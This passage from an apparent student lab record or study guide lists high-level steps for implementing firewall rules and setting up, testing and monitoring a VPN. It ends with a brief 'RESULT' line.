**4. Implement Firewall Rules:**

- Learn how to create and configure firewall rules to enforce security policies.
- Understand rule precedence, NAT (Network Address Translation), and port forwarding.

**5. Test and Monitor:**

- Test firewall rules to ensure they function as intended without unintended consequences.
- Set up logging and monitoring to detect and respond to security events and policy violations.

**VPN Configuration:**

### **1. Choose VPN Technology:**

- Study different VPN technologies such as IPsec, SSL/TLS, PPTP, L2TP, and OpenVPN.
- Understand their features, security implications, and use cases.

### **2. Select VPN Software/Hardware:**

- Research VPN solutions compatible with your network infrastructure and requirements.
- Consider factors like ease of setup, scalability, compatibility, and security features.

### **3. Configure VPN Server:**

- Install and configure VPN server software or hardware appliance.
- Define VPN parameters such as encryption algorithms, authentication methods, and IP address assignment.

### **4. Configure VPN Clients:**

- Set up VPN client software or configure built-in VPN clients on devices.
- Configure client-side parameters such as server address, authentication credentials, and connection settings.

### **5. Test and Troubleshoot:**

- Test VPN connectivity from client devices to the VPN server.
- Troubleshoot connection issues, firewall conflicts, and misconfigurations.

### **6. Implement Security Measures:**

- Implement additional security measures like multi-factor authentication (MFA) and endpoint security to enhance VPN security.
- Regularly update VPN software and firmware to patch security vulnerabilities.

### **7. Monitor and Maintain:**

- Monitor VPN connections for performance, availability, and security.
- Implement logging and auditing to track VPN usage and detect suspicious activities.

### **Additional Resources:**

- Refer to official documentation and guides provided by firewall and VPN vendors.
- Explore online tutorials, courses, and forums for hands-on configuration examples and troubleshooting tips.
- Practice setting up virtual firewall and VPN appliances using platforms like VirtualBox or VMware for practical experience.

By following this study guide and gaining hands-on experience, you'll develop the skills and knowledge needed to configure firewall and VPN solutions effectively in real-world scenarios.

**RESULT:**

Thus the study and configuration of firewall and VPN was studied successfully.





